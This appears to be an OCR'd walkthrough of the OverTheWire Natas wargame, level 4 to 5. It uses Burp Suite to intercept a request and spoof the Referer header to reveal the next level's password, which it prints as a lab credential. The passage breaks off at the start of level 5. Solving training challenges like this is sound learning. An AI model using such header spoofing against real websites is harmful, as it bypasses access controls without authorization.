


- But it is look like that doesn’t give anything else.
- To do that you have to spoof .


- So go to kali linux
- Search tool which is “burpsuite” and click on that.




- Then start burp




- 1st go to “proxy” tab
- 2nd click on “open browser”




- Again, access to natas level 4 by giving credentials



- When get access to the webpage , open it.




- Then go to “burpsuite” and then go to “Intercept” tab and turn on it.




- Then refresh the webpage and then you can see the “burpsuite ” has some information related to that webpage.


- Now you can change “referer ” from natas4 to natas5 and forward it to the server as the given below.



- Then forward it



- Then you can see the password for the next level.




- Password : **0n35PkggAPm2zbEpOU802c0x0Msn1ToK**


Natas Level 4 → Level 5

- Username: natas5
- URL: http://natas5.natas.labs.overthewire.org
- Password : **0n35PkggAPm2zbEpOU802c0x0Msn1ToK**


- Go to new tab and paste URL which is given and give the password and username to access this level.




- View webpage



